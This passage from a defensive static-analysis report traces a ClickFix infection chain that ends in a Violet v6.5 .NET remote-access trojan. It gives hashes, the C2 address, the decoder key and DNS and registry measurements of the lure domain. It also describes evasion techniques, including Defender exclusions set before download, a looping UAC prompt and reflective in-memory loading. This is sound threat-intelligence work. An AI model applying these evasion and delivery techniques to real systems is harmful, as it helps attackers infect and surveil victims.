

TLP:CLEAR — Unrestricted Distribution

WINDOWS MALWARE ANALYSIS REPORT

Violet v6.5 RAT

final.exe · .NET / MSIL crypter · MVID 18e8ea4d...

VERDICT: CONFIRMED MALWARE

ClickFix Lure → Batch Dropper → Reflective .NET RAT
webcam · keylog · AMSI / UAC bypass

Static Analysis (never executed) · Dual-agent reverse engineering
Compiled by Douglas Mun · With AI Assistance · 18 August 2026

SHA-256 (final.exe):

1ae81fb5d6eb22d15967b69980724bc2e7d818a94178b151abcd04a7ca7a59b6

decrypted payload 80e8ad1e... · C2 64.89.161.189:14224

Table of Contents

Disclaimer.....	3
Executive Summary.....	3
Sample Identification.....	4
Key Findings.....	5
Capability Flow Diagram.....	7
Stage 4 capability flow — Violet v6.5 RAT.....	8
Detailed Technical Analysis.....	9
Methodology and safety posture.....	9
1. Stage 1 — The ClickFix lure.....	11
1b. Stage 1 infrastructure — DNS and registry measurement.....	12
1c. Stage 1 page content — third-party scan corroboration.....	15
2. Stage 2 — HJHAGK.bat.....	18
3. Stage 3 — final.exe.....	20
4. Stage 4 — Violet v6.5 RAT.....	24
Cross-stage findings.....	28
IOC provenance and the grounding gate.....	28
Chain timeline.....	30
Google Safe Browsing did not list the domain.....	30
External Intelligence Corroboration.....	30
Sources used.....	31
Where the sources agree.....	31
Where they conflict — and the conflict is the finding.....	31
What no source covers.....	32
Collaboration and reporting posture.....	32
Indicators of Compromise.....	32
Assessment Limitations.....	36
Recommendations.....	38
Detection Opportunities.....	39
Machine-readable rules.....	40

Disclaimer

This is a **static analysis**. No component of this attack chain was executed at any point. The Stage 2 dropper was read as text; the Stage 3 crypter stub (`final.exe`) was retrieved and parsed statically; and the Stage 4 payload was obtained by **decrypting** Stage 3's embedded resource in place — not by running it — then analysed first-hand. Nothing in the chain was executed, and the C2 was never contacted.

Analysis was performed on macOS against a Windows-targeted chain — a PE on macOS is as inert as a `.bat` on macOS, so static examination is unaffected. See *Assessment Limitations*, which is not boilerplate in this report and should be read before any finding is relied upon operationally.


Evidence was collected on 2026-08-18. Live infrastructure changes: the GitHub repository and domain were both reachable at the time of writing and may not remain so.

Executive Summary

A four-stage commodity infection chain was analysed end-to-end, from an unsolicited link reported by the user through to a signature-confirmed trojan payload — the Stage 1 lure, the Stage 2 dropper, the Stage 3 crypter stub, and the Stage 4 decrypted RAT. The live-facing stages (1–3) were all reachable at the time of analysis.



Verify you are human by completing the action below.



gta-six-leaks.com needs to review the security of your connection before proceeding.

The Stage 1 lure: a Cloudflare Turnstile impersonation at `gta-six-leaks.com`, titled “Captcha Security Verification”.

The chain follows the **ClickFix** pattern: rather than defeating a security control, it manufactures a plausible pretext for the *user* to authorise it. Stage 2 displays `Requesting administrator privileges (window will minimize)...` and then re-prompts for UAC in an unbounded loop until the user consents. The consent is real; the justification is fabricated.

The single most damaging behaviour is not the payload. Before any malicious binary is retrieved, Stage 2 registers a Windows Defender exclusion for the **entire** `C:\ volume` and excludes `PowerShell.exe` from process scanning. Defender is disabled system-wide first, and the machine is infected second — an ordering that persists after the payload is removed and that survives cleanup efforts aimed at the payload alone.

The Stage 1 lure is now corroborated directly. A third-party urlscan.io scan shows a **Cloudflare Turnstile impersonation** titled *Captcha Security Verification*, carrying a fabricated Ray ID generated by the page's own JavaScript and a *copyToClipboard* function — the ClickFix delivery mechanism, named in the page's own code. An earlier revision of this report recorded the lure presentation as unobserved; that limitation is now largely lifted (L2, Correction 8).

Stage 3 (*final.exe*) has since been retrieved and analysed statically (§3). It is a **.NET crypter stub**: 82.6% of the file is a single 169,488-byte AES-encrypted resource that the stub decrypts in memory and runs via reflective *Assembly.Load*. That decrypted resource is **Stage 4** — the real payload — which never touches disk: the Stage 3→4 hand-off is an in-memory reflective load, not a download. The WinRAR branding is a lie the file refutes itself (native WinRAR is C++; this is managed .NET).

Using a **dual-agent** pass (this analysis plus an independent second reversing agent, run static-only in parallel), the **AES key was recovered from the loader IL and the payload decrypted** — a result independently re-verified here against this analysis's own extracted resource (§4a). Stage 4 — the decrypted payload — is a **.NET remote-access trojan** (*svchost* / *Violet v6.5*) with webcam, screen, keylogging, AMSI-bypass, UAC-bypass, AV-enumeration and scheduled-task persistence capabilities read first-hand from its bytes (§4b). Its C2 endpoint *64.89.161.189:14224* was recovered by unrolling the payload's two-stage string decoder (AES then base64+XOR with key *eAanyPH*) and is **reproduced first-hand from the payload bytes** (§4b-i). The trojan labels (Kryptik/Wacatac) are now corroborated by firsthand evidence of capabilities, not vendor consensus alone.

Confidence: High for Stages 1–2, which rest on first-hand examination of the retrieved artifact and, for the Stage 1 page, on third-party scan evidence. **High** for Stage 3 *structure* (crypter + reflective loader) and **High** for Stage 4 *capabilities* (payload decrypted; RAT feature set grounded in its bytes, §4b). **High** for the Stage 4 C2 endpoint and family marker: the payload's decoder was unrolled end-to-end and *64.89.161.189:14224*, *Violet v6.5* and *<Violet>* were reproduced first-hand from the payload bytes (§4b-i).

Outcome: no exposure. The chain was not executed — the link was found and reported, not followed (L7). This documents a near-miss and the infrastructure behind it; it is not an incident record.

Sample Identification

	Stage 1	Stage 2	Stage 3	Stage 4
Artifact	<i>gta-six-leaks.com</i>	<i>HJHAGK.bat</i>	<i>final.exe</i>	decrypted payload
Role	ClickFix lure	Dropper/defence evasion	Crypter stub / reflective loader	Violet v6.5 .NET RAT
SHA-256	n/a (domain)	<i>b496729c831c522ccffd12b0ac0665af78a87eeaea4f0a4d9fee9d4634f8b8b2</i>	<i>1ae81fb5d6eb22d15967b69980724bc2e7d818a94178b151abcd04a7ca7a59b6</i>	<i>80e8ad1e24e3320334e1bc94d0455c3dc8ca5dce0f68466fac807dba5635ac30</i>

	Stage 1	Stage 2	Stage 3	Stage 4
MD5	n/a	6e1c24ebaf0aec3b3940751eee487396	d2d9f8ea9c1bb6424f5afdeabc55dc01	2143e998459fefaf75293020170fa3b0
Size	n/a	12,362,103 bytes	205,312 bytes	169,472 bytes
Type	Web (Cloudflare-fronted)	DOS batch, ASCII, CRLF	Win32 EXE (.NET / MSIL)	.NET assembly (svchost)
Obtained	Not fetched	Retrieved, read as text	Retrieved (by user), analysed statically	Decrypted from Stage 3 resource (§4a)
Basis	VT domain record	First-hand	First-hand (§3), VT-corroborated	First-hand (§4a–§4c), dual-agent

Stage 3's hash was first obtained without retrieving the binary — VirusTotal had recorded `last_http_response_content_sha256` against a prior submission of the distribution URL. The user subsequently downloaded the binary, and its SHA-256 was confirmed to match that VT-derived hash before any Stage 3 finding was recorded (§3). It was never executed. **Stage 4 is not a fetched artifact:** it is the AES-encrypted resource inside Stage 3, decrypted in memory and reflectively loaded via `Assembly.Load` (§3c/§4a) — so the hand-off is in-memory, never a download, and the RAT never touches disk. This analysis decrypted it statically to obtain the Stage 4 hashes above; it was never run.

Key Findings

F1 — System-wide Defender neutralisation precedes payload delivery (Critical).

Exclusions for `C:\` and `PowerShell.exe` are applied before download. The registry write persists independently of the payload.

F2 — Consent is coerced, not bypassed (High)—the elevation routine loops indefinitely on failure. Declining the UAC prompt does not abort execution; it re-issues the prompt.

F3 — Payload is a confirmed trojan, and a confirmed crypter (High). 34/71 engines malicious, **zero harmless**. Static analysis of the binary (§3) establishes first-hand what the labels implied: it is a .NET crypter stub carrying a **169,488-byte AES-encrypted payload — 82.6% of the file** — which it decrypts in memory and executes via reflectively `Assembly.Load`. That decrypted payload is **Stage 4** and never touches disk. It has since been decrypted (dual-agent, §4a) and identified as a Violet-family RAT — see F10.

F4 — Anti-analysis by file inflation (Medium). 60,000 of 60,047 lines are junk **REM** comments — **701 distinct random 205-character strings, each repeated up to 129 times (~86 on average)** — inflating a ~2 KB script to 12 MB to exceed scanner and gateway size thresholds.

F5 — Payload masquerades as WinRAR (Medium). Version metadata claims WinRAR 7.1.0.0 with Roshal copyright—no valid Authenticode signature. Read directly from the PE (§3b): the claim is refuted by the file itself — **WinRAR is native C++, this is a .NET assembly** with a single import (**mscorlib.dll**) — and the internal name **tmp1B6F.tmp.exe** contradicts the product string in the same metadata block.

F6 — Trusted-platform hosting (Medium). Both stages are served from **raw.githubusercontent.com**, inheriting GitHub’s reputation and TLS. Egress filtering on domain reputation will not catch this.


F7 — Purpose-registered, freshly-provisioned infrastructure (Medium). Domain registered 2026-08-08, nine days before the payload’s first VT sighting. Nameservers delegated to Cloudflare **301 seconds after purchase**; one-year minimum term; **clientTransferProhibited** only, with no registry enforcement. The payload’s compile timestamp — **2026-08-08 15:12:55 UTC**, read from the PE — lands the same day, about 3.5 hours *before* the domain was registered (§3e). Binary and infrastructure were provisioned together for this campaign.

F8 — The lure domain cannot send mail (Medium). The zone publishes **no MX record** and enrolls only two labels (**@**, **www**); **mail**, **ftp**, **cdn**, **login** and **download** are all NXDOMAIN. If the lure arrived by email, it did not originate from this domain — see L8.

F9 — The payload is reflectively loaded, defeating on-disk scanning (High). §3c: the decrypted assembly is executed from memory via **Assembly.Load + Activator/Invoke**, never written to disk. Combined with F1’s **C:**-wide Defender exclusion and **PowerShell.exe** process exclusion, the chain is built so that the only artifact a file scanner can see is the crypter stub — whose contents are 82.6% high-entropy ciphertext. Detection must happen at the behavioural or network layer, or at Stage 2 (see D1/D2).

F10 — Stage 4: the decrypted payload is a Violet-family .NET RAT (High). A dual-agent static pass recovered the AES key from the loader IL, decrypted the payload, and re-verified the decryption independently (§4a). The payload (**svchost / Violet v6.5**) carries webcam, screen-capture, keylogging, **AMSI bypass**, **UAC bypass** (**ms-settings** hijack), AV enumeration, and scheduled-task persistence — all grounded first-hand in its bytes and corroborated by a full capa pass on the decrypted file (§4b, §4c). Its C2 **64.89.161.189:14224** was recovered by unrolling the payload’s two-stage string decoder (AES, then base64+XOR with key **eAanyPH**) and is **reproduced first-hand from the payload bytes** (§4b-i). This supersedes the prior revision’s “function not established”.

Capability Flow Diagram



Attack chain: ClickFix lure to MSIL trojan

Source: `assets/flow_diagram.dot` (Graphviz), rendered to `assets/flow_diagram.svg` (vector) and `assets/flow_diagram.png` (200 dpi raster, embedded above for the Word export).


Reading the diagram: the **red path is the critical one**. Blob 1 (e) disarms Defender *before* blob 2 (f) retrieves the payload — the ordering is the finding, not the disabling itself. Dashed borders mark what this analysis did **not** establish: the clipboard payload string (L2) and all Stage 4 behaviour (L1, L3).

Stage 1 now carries solid borders through the fake-Turnstile node, reflecting the urlscan corroboration in §1c; only the `copyToClipboard` output remains dashed, since the function is known by name but its argument was never recovered. The floating note records the join that evidence still does not support — no string ties Stage 1 to Stage 2.

Stage 4 capability flow — Violet v6.5 RAT

STAGE 4 — Violet v6.5 .NET RAT · capability flow

(all nodes traceable to FINDINGS_REPORT.md / CODEX_RE_REPORT.md — static-only, nothing executed)



Violet v6.5 RAT capabilities: decode, C2, command dispatch and modules

Source: `assets/rat_capability_diagram.dot` (Graphviz), rendered to `assets/rat_capability_diagram.svg` and `assets/rat_capability_diagram.png` (200 dpi raster, embedded above). The palette matches the chain diagram so the two read as a set.

Reading the diagram: the spine runs left-to-right — reflective `Assembly.Load` (§3c) into the two-stage config decode (AES `0x0600005a` → base64+XOR `eAanyPH 0x06000127`, §4b-i), which yields the C2 endpoint `64.89.161.189:14224`, the `<Violet>/Violet v6.5` family markers and the `{0}:{1}:{2}:{3}:{4}` beacon template. From `Socket::BeginConnect` (§4b) the RAT dispatches on command markers (`%usb%`, `%commandSendFile%`, `%command64/65/71/72%`) into its capability modules: webcam, screen capture, keylogging, file exfiltration (with an `ngrok.exe` tunnel), AV enumeration, AMSI bypass (§4c), UAC bypass and persistence. The note node records that every capability here is **static, code-path evidence only** — none was observed executing — and that the capa anti-VM (Qemu) hit is a documented false positive (§3d) excluded from the diagram.

Detailed Technical Analysis

This section presents the entire analysis in one pass: how it was done, the reverse-engineering path taken, and every finding, with the exact commands and code that produced it. It walks the chain once — Stage 1 → Stage 4 — with a methodology preamble, then each stage carrying its extraction commands and real output, the findings drawn from them, and (gathered after Stage 4) the provenance of every indicator the chain produced. The former standalone *Methodology* and *Reverse-Engineering Walkthrough* appendices and the separate *IOC provenance* section were four passes over the same chain; they are folded in here as subsections rather than repeated end-to-end.

Methodology and safety posture

Analysis followed the project’s static-analysis discipline: **never execute the sample**, separate evidence from interpretation, and rate confidence per finding. Two safety judgements were made before anything was fetched, because they determine what is safe to touch at all:

- **Stage 2 could be retrieved.** `raw.githubusercontent.com` is a passive static file host — no attacker-controlled request logging, no redirect chain, no active content — and a Windows `.bat` on macOS is inert text: `curl` writes bytes to disk, nothing interprets them. It was downloaded to a scratch directory named `HJHAGK.bat.sample` so that no executable extension could be applied.
- **Stage 3 could not.** `final.exe` is the live payload. It was not downloaded by this analysis based on its URL; its hash was obtained contact-free from VirusTotal (Stage 3 below), and the binary was only later downloaded **by the user** and confirmed by hash before any Stage 3 finding was recorded. It was never executed. Stage 4 (the decrypted payload) was likewise never run.

Tooling. Stage 3 ran the full `analyze.sh` pipeline (steps 0–10, `analysis_gtasixleaks_final/`), supplemented by a hand-written .NET pass (`11_dotnet_analysis.txt`) because the native-PE tooling does not read managed metadata, manifest resources, or the reflective-loader import pattern. Stage 4 (the decrypted payload) was run through the same pipeline in its own right (`analysis_gtasixleaks_payload/`, §4c). Stages 1–2 are not PE inputs, so `analyze.sh` was not run on them; they use the intermediate evidence artifacts directly. Third-party lookups (VirusTotal domain/URL/file, Google Safe Browsing v4) were lookup-only, keyed from local Keychain entries — no request was ever made to `gta-six-leaks.com` or to any C2 named in the binaries.

Dual-agent pass. Per the project's dual-agent standard, a second independent reversing agent (Codex) was run static-only and in parallel over `final.exe`, with no seeding from this analysis (independence is the asset — a seeded second agent becomes a confirmer). Same safety constraints: never execute the sample or the decrypted payload, never contact any host named in the binary. It recovered the AES key/IV from the loader IL and decrypted the payload (`analysis_gtasixleaks_final/CODEX_RE_REPORT.md`). The merge rule is **union adjudicated by grounding, never consensus**: every adopted value was either re-verified against the sample bytes here or, for the decoder-produced C2 and family markers, independently reproduced by unrolling the payload's own string decoder (§4b-i).

Two boundaries were held that cost evidence, recorded as limitations rather than quietly absorbed. The lure page was never loaded, and its checkbox never actuated — doing so would run attacker-controlled logic and defeat the premise the report rests on (the paste-and-run clipboard state was never observed, L2). And no account was created on urlscan and nothing typed into its login, so the 32 KB `main.js` behind its auth gate was not read (`copyToClipboard` is known by name only, 1c-v). In each case, the alternative was to acquire better evidence by abandoning the posture that makes the report's other claims trustworthy.

How the analysis proceeded — index. The reverse-engineering path, in the order run, with the finding each step produced:

Step	Technique	Stage	Finding
Hash and size first	<code>shasum/file/wc -c</code>	2	12 MB anomaly for a batch script
Length histogram, byte frequency	<code>awk '{print length}' sort</code>	2	60,000 lines at exactly 205 chars
Count comments; <code>sort -u</code> distinct	<code>grep -c, sort \\\ uniq -c</code>	2	99.92% junk; 701 variants , not one repeat
Filter comments/CRLF/blanks	<code>grep -v, tr -d '\r'</code>	2	37 functional lines
Read control flow	<code>cat -v</code>	2	Unbounded UAC-consent loop
Locate encoding calls	<code>grep -o FromBase64String</code>	2	Two base64 → IEX
Decode as strings only	<code>base64 -d</code> (never piped to a shell)	2	Defender kill + downloader
Read execution <i>order</i>	manual	2	Disarm precedes download
VT URL record → served-content hash	<code>curl</code> VT API v3	3	Stage 3 identified with no download

Step	Technique	Stage	Finding
Metadata self-contradiction	read PE version block	3	Fake WinRAR; crypter bounds the claim
Recover AES key/IV from loader IL	dual-agent, <code>dnfile</code>	3→4	Payload decrypted
Unroll payload string decoder	<code>reproduce_c2.py</code>	4	C2 + family reproduced first-hand
Grounding gate, investigated, not dismissed	<code>cover_check.py</code>	all	Stages 1↔2 share no string

The recurring lesson: **measure the whole artifact before asserting a property of it**. Counting distinct comment lines corrected a claim generalised from 25 lines out of 60,047 (Correction 7), and investigating the grounding-gate flags rather than bulk-acknowledging them surfaced a real evidentiary gap between Stages 1 and 2.

1. Stage 1 — The ClickFix lure

`gta-six-leaks.com` was reported by the user as an unsolicited link. The pretext is an unreleased-title leak, chosen for urgency and high search demand.

Registration and reputation (`02_domain_intel.txt`):

Field	Value
Created	2026-08-08 18:48 UTC
Registrar	Global Domain Group LLC
Nameservers	<code>katelyn.ns.cloudflare.com</code> , <code>seamus.ns.cloudflare.com</code>
A records	<code>172.67.197.205</code> , <code>104.21.60.152</code> (Cloudflare)
VT verdict	4 malicious / 2 suspicious / 51 harmless

Flagged by CRDF (`malicious`), Netcraft (`malicious`), SOCRadar (`malware`), LevelBlue (`phishing`), alphaMountain (`suspicious`), Forcepoint (`spam`).

1a — Cloudflare fronting conceals the origin. All resolved addresses are Cloudflare. The true hosting provider cannot be determined from DNS, so takedown requires a Cloudflare abuse report rather than direct contact with the host.

1b — The 51 “harmless” verdicts are not a dissenting opinion. Most engines return **harmless** for anything absent from their feed. The 6 positives are signal; the 51 are absence of signal. This distinction recurs in the Google Safe Browsing finding (Cross-stage findings) and is the single easiest error to make when reading a VT score.

Confidence: High for registration and reputation data (directly retrieved).

Page content — now established via third party (supersedes the earlier “not established” reading; see Correction 8). A urlscan.io scan of this domain, supplied by the user and analysed in section 1c, captures the lure directly: a page title “**Captcha Security Verification**,” a Cloudflare Turnstile impersonation, and a JavaScript **copyToClipboard** function. The presentation that this report previously described as *inferred from the chain’s shape* is now observed. It was observed by urlscan’s crawler, not by this analysis — the no-contact boundary was held (L2).

Still not established: the clipboard payload string, and any direct link from this page to **HJHAGK.bat**. See 1c-v.

1b. Stage 1 infrastructure — DNS and registry measurement

Method adopted from the sibling **url-rewriting-proxy** project’s **docs/CASE-NOTES.md**, whose central rule is that **a measurement without a vantage point is not a measurement**. Four techniques from it are applied here: multi-resolver comparison, authoritative cross-check, an invented-label wildcard probe, and registry status read separately from DNS. All measurements taken 2026-08-18 05:55–05:57 UTC from a **macOS workstation** — a vantage that the project explicitly flags as hazardous (see 1b-vi).

1b-i — Resolver agreement (04_dns_records.txt). Six vantages queried:

Vantage	Status	Answer
system (macOS)	NOERROR	172.67.197.205, 104.21.60.152
1.1.1.1 Cloudflare	NOERROR	same
8.8.8.8 Google	NOERROR	same
9.9.9.9 Quad9	NOERROR	same
208.67.222.222 OpenDNS	NOERROR	same
94.140.14.14 AdGuard	NOERROR	same

Unanimous. Read carefully: this means **no resolver is filtering the domain** — including Quad9 and OpenDNS, both of which operate malware/phishing blocklists. Per the source project, resolver agreement is *not* evidence a name is unblocked in general; here, it is a specific negative finding about these six lists, nothing more.

1b-ii — Authoritative cross-check. Recursive answers can be synthesised in either direction, so the zone was asked directly:

```
dig +short @1.1.1.1 NS gta-six-leaks.com
→ katelyn.ns.cloudflare.com, seamus.ns.cloudflare.com
dig +short @katelyn.ns.cloudflare.com A gta-six-leaks.com
→ 172.67.197.205, 104.21.60.152 # identical to recursive
```

The zone’s own servers return the same addresses. The recursive answers are therefore the zone’s answers, not a sinkhole substitution.

1b-iii — Wildcard probe, and why NOERROR would have been ambiguous. Querying an invented label, `do-not-exist-aima-probe.gta-six-leaks.com`:

Vantage	Status
1.1.1.1, 8.8.8.8, 9.9.9.9, OpenDNS, AdGuard	NXDOMAIN
katelyn.ns.cloudflare.com (authoritative)	NXDOMAIN
seamus.ns.cloudflare.com (authoritative)	NXDOMAIN

No wildcard. This test exists because the source project documented a trap on 2026-08-17: a phishing blocklist and an open rewriting proxy produce the *identical* observation — NOERROR plus an address for any unregistered label. Had a NOERROR appeared here, it would **not** have distinguished “the operator runs a catch-all” from “a resolver sinkholed the domain”. The authoritative NXDOMAIN settles it structurally.

1b-iv — Enrolled labels: a minimal, single-purpose zone.

Label	Status
@ (apex)	NOERROR
www	NOERROR
mail, ftp, cdn, login, download	NXDOMAIN

Two labels enrolled, everything else absent. With **no MX record**, the zone is provisioned to serve a single web presence and nothing else — it cannot send or receive mail. This bears directly on L8: the domain has no mail capability, so if the lure did arrive by email, it was **not** sent from this domain.

1b-v — Registry status read separately from DNS.

Field	Value
Registrar	Global Domain Group LLC (IANA 3956)
Created	2026-08-08 18:48:16 UTC
Updated	2026-08-08 18:53:17 UTC (301 s later)
Expiry	2027-08-08 (one year, minimum term)
Domain Status	<code>clientTransferProhibited</code> only
DNSSEC	unsigned (no DS at parent — verified independently)
Abuse contact	<code>abuse@globaldomaingroup.com</code> · +1 (805) 394-3992

`clientTransferProhibited` is the routine registrar lock applied at registration. **There is no `clientHold` or `serverHold`** — no registry-level enforcement has been applied against this domain, consistent with it resolving normally from every vantage point. The source project treats registry status as a discriminator independent of DNS precisely because held domains vanish from DNS entirely; that is not the situation here.

The **301-second gap** between creation and update is due to the nameserver delegation being set — the domain was pointed to Cloudflare five minutes after purchase. Combined with the one-year minimum term, this is disposable, purpose-registered infrastructure.

1b-vi — Origin concealment, and one thing this does not establish. Both A records are `CLOUDFLARENET` (`OrgName: Cloudflare, Inc.`, CIDR `172.64.0.0/13` and `104.16.0.0/12`), with **empty PTR records**. The absence of a PTR matters: the source project's sinkhole detection turned on `146.112.61.108` reverse-resolving to `hit-phish.opendns.com`. Nothing here self-identifies as a blocking service, which corroborates 1b-i.

Parent and child delegation agree exactly (`a.gtld-servers.net` returns the same two Cloudflare nameservers the zone does), so there is no delegation inconsistency or hijack indicator.

The true origin host was not determined and cannot be from these measurements. Cloudflare proxying terminates connections at its edge; the backend address is not exposed in DNS. Takedown therefore requires the Cloudflare abuse path, not a hosting provider.

Not measured: TLS certificate subject. The source project names it the fastest discriminator between a live host and a takedown page. It is omitted deliberately — a handshake contacts the host, and this analysis did not contact `gta-six-leaks.com` at any point. The `no-contact` posture was held over the extra signal.

